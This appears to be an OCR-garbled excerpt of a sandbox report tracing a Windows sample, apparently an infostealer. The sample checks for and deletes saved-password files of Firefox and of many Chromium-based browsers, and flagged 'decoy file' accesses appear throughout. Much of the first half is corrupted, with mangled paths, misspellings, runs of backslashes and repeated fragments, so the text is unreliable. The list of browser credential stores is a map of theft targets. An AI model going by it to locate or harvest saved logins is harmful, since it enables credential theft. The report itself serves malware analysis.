Call System API API Name: GetVersionExA Args: ( 64eed4 ) Return: 1 2420  Call Filesystem API API Name: DeleteFileW Args: ( %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.sqlite-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.sqlite-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.sqlite-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.sqlite-wal ) Return: 0 2420  Detection API Name: PathFileExistsW Args: ( %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Call System API API Name: PathFileExistsW Args: (*MoPDATA/Mozilla/Firefox/Profiles/I3izzueu.defaultsignons.stm. 0 2420  Call System API API Name: PathFileExistsW Args: (*MoPDATA/M	2604 2604 2604 2604 2604 2604 2604 2604
Call Filesystem API API Name: DeleteFileW Args: (%APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.sqilte-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.sqilte-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.sqilte-wal ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.sqilte-wal ) Return: 0 2420  Detection API Name: PathFileExistSW Args: (%APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.bt )  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.bt )  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons.bt )  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons2.bt )  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons3.bt )  Detection System API API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefoxProfilestSizzueu.defaultisignons3.bt )  Call System API API API Name: PathFileExistsW Args: (%ProgramFilest%NETGATEBlack Hawk) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%ComodolDragonUser DataDefaultUcgin Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%ComodolDragonUser DataDefaultUcgin Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%ComodolDragonUser DataDefaultUcgin Data) Return: 0 2420	2604  2604  2604  2604  2604  2604  2604  2604  2604
Detection Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.sqilte-wal ) Return: 0 2420  Detection API Name: Detectifield Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.sqilte-wal ) Return: 0 2420  Detection API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.sqilte-wal ) Return: 0 2420  Detection API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.bt)  Detection Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.bt ) Return: 0 2420  Detection API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons.bt ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons/Ltd  Call System API API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons/Ltd  Call System API API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons/Ltd  Call System API API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons/Ltd  Call System API API Name: PathFileExistsW Args: (%APPDATA%Mozilla/Firefox/Profilest/Sizzueu.default/signons/Ltd (API Name: PathFileExistsW Args: (%ProgramFiles/MaPEGATE/SIBiack Hawk) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles/Refs/By/Lunascape/Bplugins/gBDDS314-20A6-dd98-AB30-8325A95771EE) ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nocmodo/Dragon/User Data/Default/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nocmodo/Dragon/User Data/Default/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nocmodo/Dragon/User Data/Default/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nocmodo/Dragon/User Data/Default/Login Data	2604 2604 2604 2604 2604 2604 2604
Call Filesystem API         API Name: DeleteFileW Ayrs: (%APPDATA%MozillaFirefoxProfilest\\\\siz\) (afeut\(\frac{\text{filesystem API}{\text{substantial}}\) (API Name: DeleteFileW Ayrs: (%APPDATA%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2604 2604 2604 2604 2604 2604 2604
Call Filesystem API API Name: DeleteFileW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons.sqilte-wal) Return: 0 2420  Delection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons.json Call System API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons.bxt)  Call System API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons.bxt)  Call System API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons.bxt) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons2.txt  Call System API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons2.txt) Return: 1 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons2.txt)  Call System API API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox Profiles\ti3izzueu.default\signons3.txt)  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\ti3ix Erfox Profiles\ti3izzueu.default\signons3.txt) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\ti3ix Erfox Profiles\ti3izzueu.default\signons3.txt) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\ti3ix Erfox Profiles\ti3izzueu.default\signons3.txt) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\ti3ix Erfox Profiles\ti3ix Erfox	2604 2604 2604 2604 2604 2604 2604
Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profiles/13izzueu.default\logins.json) Call System API API Name: PathFileExistsW Aygs: (%APPDATA%/MozillalFirefox/Profiles/13izzueu.default\logins.json) Retum: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons.txt  Call System API API Name: PathFileExistsW Aygs: (%APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons.txt) Retum: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons2.txt  Call System API API Name: PathFileExistsW Aygs: (%APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons2.txt)  Call System API API Name: PathFileExistsW Aygs: (%APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons3.txt  Call System API API Name: PathFileExistsW Aygs: (%APPDATA%/MozillalFirefox/Profiles/13izzueu.default\signons3.txt)  Call System API API Name: PathFileExistsW Aygs: (%ProgramFiles/NETGATE/Black Hawk) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%ProgramFiles/Ret)%/Lunascape/Lunascape/plugins/19BDD5314-20A6-4d98-AB30-8325A95771EE) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%LOCALAPPDATA%/ComodolDragon/User Data/Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%LOCALAPPDATA%/ComodolDragon/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%LOCALAPPDATA%/ComodolDragon/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%LOCALAPPDATA%/ComodolDragon/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%USERPROFILE%/AppData/LocalComodolDragon/Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Aygs: (%USERPROFILE%/AppData/LocalComodolDragon/Default\Login Data ) Return: 0 2420	2604 2604 2604 2604 2604 2604 2604
Call System API         API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox)ProfilestSizzueu.default\logins.json ) Return: 0         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox!ProfilestSizzueu.default\signons.txt         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox!Profilest\Sizzueu.default\signons.txt) Return: 0         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox!Profilest\Sizzueu.default\signons2.txt         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox)Profilest\Sizzueu.default\signons2.txt) Return: 1         2420           Detection         Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox!Profilest\Sizzueu.default\signons2.txt)         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox)Profilest\Sizzueu.default\signons3.txt         2420           Call System API         API Name: PathFileExistsW Args: (%APPDATA%MozillaFirefox)Profilest\Sizzueu.default\signons3.txt) Return: 0         2420           Call System API         API Name: PathFileExistsW Args: (%ProgramFiles\N)NETGATE\Black Hawk.) Return: 0         2420           Call System API         API Name: PathFileExistsW Args: (%ProgramFiles\N)NETGATE\Black Hawk.) Return: 0         2420           Call System API         API Name: PathFileExistsW Args: (%LOCALAPPDATA%Comodo)Dragon\User Data\Default\User Data\Default\Us	2604 2604 2604 2604 2604 2604
Call System API API Name: PathFileExistsW Args: (%APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons.txt ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons.txt ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons.txt ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons2.txt )  Call System API API Name: PathFileExistsW Args: (%APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons2.txt ) Return: 1 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons3.txt  Call System API API Name: PathFileExistsW Args: (%APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons3.txt ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%APPDATA%/MozillalFirefox/Profilest/Sizzueu.default\signons3.txt ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%ProgramFiles\NIETGATE\Black Hawk ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%ProgramFiles\NIETGATE\Black Hawk ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%ProgramFiles\NIETGATE\Black Hawk ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Comodo/Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Comodo/Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo/Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo/Dragon\User Data\Default\Login Data ) Return: 0 2420	2604 2604 2604 2604 2604 2604
Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillalFirefoxlProfiles\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	2604 2604 2604 2604 2604 2604
%APPDATA%MozillaFirefoxIProfiles\d3izzueu.default\signons.txt         Call System API       API Name: PathFileExistsW Args: (%APPDATA%\MozillaFirefoxIProfiles\d3izzueu.default\signons2.txt         Detection       Threat Characteristic: Accesses decoy file %APPDATA%\MozillaFirefoxIProfiles\d3izzueu.default\signons2.txt         Call System API       API Name: PathFileExistsW Args: (%APPDATA%\MozillaFirefoxIProfiles\d3izzueu.default\signons2.txt)         Detection       Threat Characteristic: Accesses decoy file %APPDATA%\MozillaFirefoxIProfiles\d3izzueu.default\signons3.txt         Call System API       API Name: PathFileExistsW Args: (%APPDATA%\MozillaFirefoxIProfiles\d3izzueu.default\signons3.txt) Return: 0       2420         Call System API       API Name: PathFileExistsW Args: (%ProgramFiles\d3izzueu.default\signons3.txt)       0       2420         Call System API       API Name: PathFileExistsW Args: (%ProgramFiles\d3izzueu.default\signons3.txt) Return: 0       2420         Call System API       API Name: PathFileExistsW Args: (%ProgramFiles\d3ixBi	2604 2604 2604 2604 2604
Call System API API Name: PathFileExistsW Args: ( %APPDATA%MozillalFirefox\Profiles\13izzueu.default\signons.txt ) Return: 0 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillalFirefox\Profiles\13izzueu.default\signons2.txt  API Name: PathFileExistsW Args: ( %APPDATA%Mozilla\Firefox\Profiles\13izzueu.default\signons2.txt ) Return: 1 2420  Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillalFirefox\Profiles\13izzueu.default\signons2.txt ) Return: 1 2420  Call System API API Name: PathFileExistsW Args: ( %APPDATA%MozillalFirefox\Profiles\13izzueu.default\signons3.txt )  Call System API API Name: PathFileExistsW Args: ( %PPDATA%MozillalFirefox\Profiles\13izzueu.default\signons3.txt ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %ProgramFiles\%NETGATE\Black Hawk ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%(Comdo\Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%(Comdo\Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%(Comdo\Dragon\User Data\Default\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalComodo\Dragon\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalComodo\Dragon\Login Data ) Return: 0 2420  Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalComodo\Dragon\Login Data ) Return: 0 2420	2604 2604 2604 2604 2604
Detection  Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profilest/3izzueu.default/signons2.txt  Call System API  API Name: PathFileExistsW Args: (%APPDATA%/Mozilla/Firefox/Profilest/3izzueu.default/signons2.txt) Return: 1  2420  Detection  Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Profilest/3izzueu.default/signons2.txt  Call System API  API Name: PathFileExistsW Args: (%APPDATA%/Mozilla/Firefox/Profilest/3izzueu.default/signons3.txt) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%ProgramFiles/NETGATE/Black Hawk) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%ProgramFiles/x/86)%/Lunascape/Lunascape/siplugins/(9BDD5314-20A6-4d98-AB30-8325A95771EE)) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%LOCALAPPDATA%/Comodo/Dragon/User Data/Default/Login Data) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalComodo/Dragon/Login Data) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalComodo/Dragon/Default/Login Data) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalComodo/Dragon/Default/Login Data) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalComodo/Dragon/Default/Login Data) Return: 0  2420  Call System API  API Name: PathFileExistsW Args: (%USERPROFILE%/AppData/LocalComodo/Dragon/Default/Login Data) Return: 0  2420	2604 2604 2604 2604 2604
%APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons2.txt         Call System API       API Name: PathFileExistsW Args: (%APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons3.txt         Detection       Threat Characteristic: Accesses decoy file %APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons3.txt         Call System API       API Name: PathFileExistsW Args: (%APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons3.txt) Return: 0       2420         Call System API       API Name: PathFileExistsW Args: (%ProgramFiles\t6)%/Lunascape\t1.unascape	2604 2604 2604 2604
API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\f\all3izzueu.default\signons2.bt ) Return: 1  2420	2604 2604 2604 2604
Detection Threat Characteristic: Accesses decoy file %APPDATA%MozillaFirefox\Profiles\t3izzueu.default\signons3.txt  Call System API API Name: PathFileExistsW Args: (%APPDATA%Mozilla\Firefox\Profiles\t3izzueu.default\signons3.txt) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles%NETGATE\Black Hawk) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\Sh\NLunascape\Lunascape\fileghulgins\(\sh\geta\text{BDD5314-20A6-4d98-AB30-8325A95771EE}\)) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0 2420	2604 2604 2604 2604
%APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons3.txt       Call System API     API Name: PathFileExistsW Args: (%APPDATA%/Mozilla/Firefox/Proffiles\t3izzueu.default\signons3.txt ) Return: 0     2420       Call System API     API Name: PathFileExistsW Args: (%ProgramFiles\t0)NLtnascape\t1\unascape\t1\	2604 2604 2604
API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\tailsizzueu.default\signons3.bt.) Return: 0  2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\tiNETGATE\Black Hawk.) Return: 0  2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\tiNETGATE\Black Hawk.) Return: 0  2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles\tiNe\tine\tine\tine\tine\tine\tine\tine\tin	2604 2604 2604
Call System API API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\User Data) Return: 0 2420  Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\User Data) Return: 0 2420	2604 2604 2604
Call System API API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape\lunasca	2604 2604
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Comodo)Dragon)User Data\DefaultWeb Data\) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo)Dragon\Login Data\) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo)Dragon\Default\Login Data\) Return: 0 2420	
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%(Comodo)Dragon)User Data\DefaultWeb Data\) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo)Dragon\Login Data\) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%/AppData\LocalComodo)Dragon\Default\Login Data\) Return: 0 2420	
Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Dragon\Login Data ) Return: 0 2420 Call System API API Name: PathFileExistsW Args: (%USERPROFILE%AppData\LocalComodo\Dragon\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalComodo\Dragon\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data ) Return: 0 2420	2604
	2604
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%/MapleStudio\ChromePlus\User Data\Default\Web Data\) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppDatalLocalMapleStudio)ChromePlus\Login Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%/AppData\LocalMapleStudio\ChromePlus\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data ) Return: 1 2420	2604
Call System API API Name: PathFileExistsW Args. ( %LOCALAPPDATA%\Nichrome\User Data\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%Nlichrome\User Data\Default\Web Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalNichrome\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalNichrome\Default\Login Data ) Return: 0  2420	2604
	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\RockMelt\User Data\Default\Web Data ) Return: 0  2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalRockMelt\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalRockMelt\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Spark\User Data\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Spark\User Data\Default\Web Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalSpark\Login Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalSpark\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Chromium\User Data\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Chromium\User Data\Default\\ Web Data ) Return: 0  2420	2604
	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalChromium\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Titan Browser\User Data\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Titan Browser\User Data\Default\Web Data ) Return: 0  2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalTitan Browser\Login Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalTitan Browser\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Torch\User Data\Default\Login Data ) Return: 0  2420	2604
Call System API API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Torch\User Data\Default\Web Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalTorch\Login Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalTorch\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: (%LOCALAPPDATA%\YandexYandexBrowser\User Data\Default\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Web Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalYandex\IYandex\Browser\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalYandexIYandexBrowser\Default\Login Data ) Return: 0  2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Epic Privacy Browser\User Data\Default\Web Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalEpic Privacy Browser\Login Data ) Return: 0 2420	2604
Call System API API Name: PathFileExistsW Args: ( %USERPROFILE%AppData\LocalEpic Privacy Browser\Default\Login Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\CocCoc\Browser\User Data\Defaulf\Login Data ) Return: 0  2420	2604
Call System API  API Name: PathFileExistsW Args: ( %LOCALAPPDATA%(CocCoc\Browser\User Data\Default\Web Data ) Return: 0 2420	2604
Call System API  API Name: PathFileExistsW Args. (%LOCACAFFDATA%COCCOCIBIOWSeriOser Data) Return: 0 2420  API Name: PathFileExistsW Args. (%USERPROFILE%AppData\LocalCocCoc\Browser\Login Data) Return: 0 2420	2604

Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalCocCoc\Browsen\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Vivaldi\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\VivalditUser Data\Default\Web Data ) Return: 0	2420	2604
		2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalVivald\\Login Data ) Return: 0		
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalVivaldi\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Comodo\Chromodo\User Data\Default\Web Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalComodo\Chromodo\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %USERPROFILE%\AppData\LocalComodo\Chromodo\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Superbird\User Data\Default\Login Data ) Return: 0	2420	2604
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Superbird\User Data\Default\Web Data ) Return: 0	2420	2604
